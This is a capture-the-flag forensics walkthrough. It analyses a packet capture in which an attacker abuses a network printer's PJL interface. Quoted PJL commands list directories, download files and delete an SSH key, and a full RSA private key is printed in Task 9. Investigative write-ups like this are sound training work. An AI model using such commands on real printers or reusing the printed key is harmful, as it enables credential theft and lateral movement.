
OpTinselTrace-4 Challenge

Sherlock Scenario
Printers are important in Santa's workshops, but we haven't really tried to secure them! The Grinch and his team of elite hackers may try and use this against us! Please investigate using the packet capture provided! The printer server IP Address is 192.168.68.128 Please note - these Sherlocks are built to be completed sequentially and in order!

Task 1:
The performance of the network printer server has become sluggish, causing interruptions in the workflow at the North Pole workshop. Santa has directed us to generate a support request and examine the network data to pinpoint the source of the issue. He suspects that the Grinch and his group may be involved in this situation. Could you verify if there is an IP Address that is sending an excessive

I opened Wireshark and went to the Conversation and filtered by packets and checked the source who sent packets to the IP 192.168.68.128 from the scenario description



Ethernet · 22 | IPv4 · 44 | IPv6 · 6 | TCP · 74 | UDP · 84

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
172.17.79.132	2.16.158.42	1,086	730 kB	527	39 kB	559	691 kB	539.963047	125.0644	2490 bits/s	44 kbps
172.17.79.132	23.32.29.88	649	424 kB	283	23 kB	366	401 kB	540.996348	122.3112	1497 bits/s	26 kbps
172.17.79.133	192.168.68.128	536	61 kB	267	29 kB	269	32 kB	7.150768	1110.6147	208 bits/s	227 bits/s

Answer: 172.17.79.133

Task 2:
Bytesparkle being the technical Lead, found traces of port scanning from the same IP identified in previous attack. Which port was then targeted for initial compromise of the printer?

I filter for ip.src == 172.17.79.133 && ip.dst == 192.168.68.128 and a connection to port 9100 which is used for printing

76	7.271646	172.17.79.133	192.168.68.128	TCP	60 46904 → 22 [RST] Seq=1 Win=0 Len=0
77	7.271646	172.17.79.133	192.168.68.128	TCP	60 46904 → 9100 [RST] Seq=1 Win=0 Len=0

Answer: 9100

Task 3:
What is the full name of printer running on the server?

I filtered for ip.src == 172.17.79.133 && (tcp.dstport == 9100 || udp.dstport == 9100)
Then followed the TCP stream and found the name

```
.%-12345X@PJL INFO ID
NorthPole HP LaserJet 4200n
.@PJL ECHO DELIMITER28409
```

Answer: Northpole HP LaserJet 4200n

Task 4:
Grinch intercepted a list of nice and naughty children created by Santa. What was name of the second child on the nice list?

In the same followed TCP stream from task 3 I found the list of names

```
.%-12345X@PJL FSUPLOAD FORMAT:BINARY NAME="0:/christmas/2023/Nice-kids/list1.txt" OFFSET=0 SIZE=180

    Jennifer Sanchez
    Douglas Price
    Joshua Ross
    Catherine Bailey
    Martha Clark
    Ruby Kelly
    Edward Parker
    Tammy James
    Lori Robinson
    Wayne Gonzales
@PJL ECHO DELIMITER56482
```

Answer: Douglas Price

Task 5:
The Grinch obtained a print job instruction file intended for a printer used by an employee named Elfin. It appears that Santa and the North Pole management team have made the decision to dismiss Elfin. Could you please provide the word for word rationale behind the decision to terminate Elfin's employment?

Same followed TCP stream I found the reason

```
Warning : This print is only meant for Elfin and higher management.

Reason for layoff : The addressed employee is confirmed to be working with grinch and team. According to Clause 69 , This calls for an immediate expulsion.

<ESC>&l2A                                % Perform form feed to eject the page
@PJL EOJ NAME="MerryChristmasJob"
<ESC>%-12345X  @PJL ECHO DELIMITER19325

..%-12345X@PJL FSQUERY NAME="0:/saveDevice"
@PJL ECHO DELIMITER1940

.%-12345X.%-12345X@PJL FSQUERY NAME="0:/saveDevice/SavedJobs/InProgress"
@PJL ECHO DELIMITER14883

.%-12345X
```

Answer: The addressed employee is confirmed to be working with grinch and team. According to Clause 69 , This calls for an immediate expulsion.

Task 6:
What was the name of the scheduled print job?

I followed some more TCP stream and filtering for ip.src == 172.17.79.133 && ip.dst == 192.168.68.128 and found another logs

```
..%-12345X@PJL FSQUERY NAME="0:/PostScript/ScheduledJobs/Announcment-25Dec.ps"
@PJL ECHO DELIMITER30715

.%-12345X@PJL FSQUERY NAME="0:/PostScript/ScheduledJobs/Announcment-25Dec.ps" TYPE=FILE SIZE=570@PJL ECHO DELIMITER30715

..%-12345X@PJL FSUPLOAD NAME="0:/PostScript/ScheduledJobs/Announcment-25Dec.ps" OFFSET=0 SIZE=570
@PJL ECHO DELIMITER6543

.%-12345X@PJL FSUPLOAD FORMAT:BINARY NAME="0:/PostScript/ScheduledJobs/Announcment-25Dec.ps" OFFSET=0 SIZE=570
% Start PJL Commands
@PJL JOB NAME="MerryChristmas+BonusAnnouncment"
@PJL ENTER LANGUAGE=POSTSCRIPT
% Start PostScript Commands
```

Answer: MerryChristmas+BonusAnnouncment

Task 7:
Amidst our ongoing analysis of the current packet capture, the situation has escalated alarmingly. Our security system has detected signs of post-exploitation activities on a highly critical server, which was supposed to be secure with SSH key-only access. This development has raised serious concerns within the security team. While Bytesparkle is investigating the breach, he speculated that this security incident might be connected to the earlier printer issue. Could you determine and provide the complete path of the file on the printer server that enabled the Grinch to laterally move to this critical server?

I filtered for ip.src == 172.17.79.133 && ip.dst == 192.168.68.128 and the scrolled down a little and used follow tcp stream.
Then I found some logs related to securitykeys and ssh

```
..%-12345X@PJL FSDIRLIST NAME="0:/Administration" ENTRY=1 COUNT=65535
@PJL ECHO DELIMITER64558

.%-12345X@PJL FSDIRLIST NAME="0:/Administration" ENTRY=1
. TYPE=DIR
.. TYPE=DIR
securitykeys TYPE=DIR@PJL ECHO DELIMITER64558

..%-12345X@PJL FSDIRLIST NAME="0:/Administration/securitykeys" ENTRY=1 COUNT=65535
@PJL ECHO DELIMITER5746

.%-12345X@PJL FSDIRLIST NAME="0:/Administration/securitykeys" ENTRY=1
. TYPE=DIR
.. TYPE=DIR
ssh_systems TYPE=DIR@PJL ECHO DELIMITER5746

..%-12345X@PJL FSDIRLIST NAME="0:/Administration/securitykeys/ssh_systems" ENTRY=1 COUNT=65535
@PJL ECHO DELIMITER39175

.%-12345X@PJL FSDIRLIST NAME="0:/Administration/securitykeys/ssh_systems" ENTRY=1
. TYPE=DIR
.. TYPE=DIR
id_rsa TYPE=FILE SIZE=1914@PJL ECHO DELIMITER39175

..%-12345X@PJL FSDELETE NAME="0:/Administration/securitykeys/ssh_systems/id_rsa"
.%-12345X.%-12345X@PJL FSDIRLIST NAME="0:/" ENTRY=1 COUNT=65535
@PJL ECHO DELIMITER21267
```

Answer: /Administration/securitykeys/ssh_systems/id_rsa

Task 8:
What is size of this file in bytes?

In the same tcp stream like task 7

```
id_rsa TYPE=FILE SIZE=1914@PJL ECHO DELIMITER39175
```

Answer: 1914

Task 9:
What was the hostname of the other compromised critical server?


I kept scrolling down from the TCP stream from task 6 and found the name of the server after some a message

```
.%-12345X@PJL FSUPLOAD FORMAT:BINARY NAME="0:/Administration/securitykeys/ssh_systems/id_rsa" OFFSET=0 SIZE=1914
#This is a backup key for christmas.gifts server. Bytesparkle recommended me this since in christmas days everything gets mixed up in all the chaos and we can lose our access keys to the server just like we did back in 2022 christmas.
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA2itnkTXlHEPgyuutXEm/vOWJCfRVt+VXhz0bLJaftUjl9phz
0cS+3qInP+JEkUyWOtkfDrxapQGOi1WASyup/Tk4HE+yQ6pPFSPCsFKZc4gPVIUF
SbhYAa+hw1FLRiWb3hXbLDjgvLXDySI39tq16jEvr/dRdIiajE4GJHGZ5/Pi+fum
LxwxKqSu4WS/LCAgC7kSIm7vgY2/bmf6sTgRC0uHHVJ68E6vDp2m+h38R3Kj/oL7
0x3VQNMgq835vM1nZkGIAwxy+7/bbXUccz+qeMOXBUHI1e3x7o5RpNwuW6JlhrDp
9YdsdrTMx9/12C+nqAXVz6WVEY/lKwR0Qkg1jQIDAQABAoIBAGNE9K8CEum1iQdM
DWm8tN3Co4RABPDUDeufRkoXjzvxm5GE9M4x85dhuPI8hm6GpqTIPnV6BtSlzLJh
iSqrB4INExbuvHJfgA5iYyfPrbr/4dnXXPyaQJEjiTsGNnYIjs+SqlOI3dl/60IN
q+FKyxNwpf4vToTz0z6cEfdrKVh8rQLl0aaba/9jKbTA60lmAARfauexDjArkDQR
nlR5yU04V5GrJUN3+wTAKZi9jJ/eJ2TlvCAYkfIZvM05VHz5mF9GeMIwrQC0x
IxHJHneSD7mhzbeBEE2obD15XRmQT5MEQlyFCNUfMUYeLPhnp1ecdGwjpLi5l9vL
g80gdJECgYEA+3uZ9U5PlnIcn5MOfCVHVbGj+NvLk9gPHGotVGafOQN2vZp9924y
i01peBw8cvb3Iixa6Bm9mAd9fuY2ky8tUn2tNAXE40kYx+hROFsINLhmJUlPNXqw
B9BbZZPQdh56xjkHd32OOv8Y06WJUn8jkQ0iWfqQVSDl5dwLhZVvAC8CgYEA3hae
Of3XVIqXtYsp7eEqVZPhY8zNaFttHtjyI3mJuCNJ4KxBI2fizL3Ugd89381/bimG
rMqTqx4QNXJLYxZ1vQmaNyWTo4aY0ovTOb8JIk0DuLdeB3JUEKhf0l1MvIGUpDbu
QFxep4qzpZNAQbLocjqRfMnk7Ug1poeAIJCd2wMCgYEA42V0ZXgWRzeP4ksbAe7D
fh1O46v7fQgVQeBQdM0GlIspR3D3DlE6qvAKymzdzCa8eM4atVzxLxM2yxRnrNcv
6DNz9mJxEgP6wGilaHwIA4Pp+TU8xmLV4Xrp6gOqr+QHqE3RDp8diQM588bvUQVd
p790nGARQqiwuRQr5vKkmEkCgYEAy2x5P/IX01MjBOHUZRSSjIJl5+EG4KiludSj
bgT8NZLil3r4KzMT1c+nH8TWFzIGn+QffJQNUHa4CAyJqtg+vglWnV6o7ebygiAb
ONCX0DhUyVQEJ7P79koTgv98s0nJ2eSKtJ8nADWNuXm4KLV0HnUxH+lZ7FHw+nkw
ziNIw/sCgYBgWy90KJrNRhgTTGtnJ4I1AujIgrikvgNGFeaR5faPwVXae14hzU1F
ojEbAl7lzC6Dyqohy3uSvAmELOVJetiN6fJTyQMehkVzUkRGAsOOKRKFnqi1nJKT
63SoDnIXrGopHVSvTywGppmaYr+ltNE5/NofdUFfdcRzXrpRxlhWmQ==
-----END RSA PRIVATE KEY-----
@PJL ECHO DELIMITER53936
```

Answer: christmas.gifts

Task 10:
When did the Grinch attempt to delete a file from the printer? (UTC)

I searched for the packet containing the string "FSDELETE" and found the Epoch time 1702037894.344343000



Then I converted it on https://www.epochconverter.com/

Answer: 2023-12-08 12:18:14